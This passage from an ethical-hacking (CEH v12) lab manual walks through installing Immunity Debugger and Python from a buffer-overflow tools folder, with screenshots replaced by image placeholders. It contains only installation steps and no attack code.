4. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger**, right-click **ImmunityDebugger_1_85_setup.exe**, and click the **Run as administrator** option.


Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.



5. Immunity Debugger Setup pop-up appears, click **Yes** to install Python.




6. The Immunity Debugger Setup: License Agreement window appears; click the I accept checkbox and then click Next.




7. Follow the wizard and install Immunity Debugger using the default settings.

8. After completion of installation, click on **close**, **Immunity Debugger Setup** pop-up appears click **OK** to install python.




9. Python Setup window appears, click **Next** and Follow the wizard to install Python using the default settings.



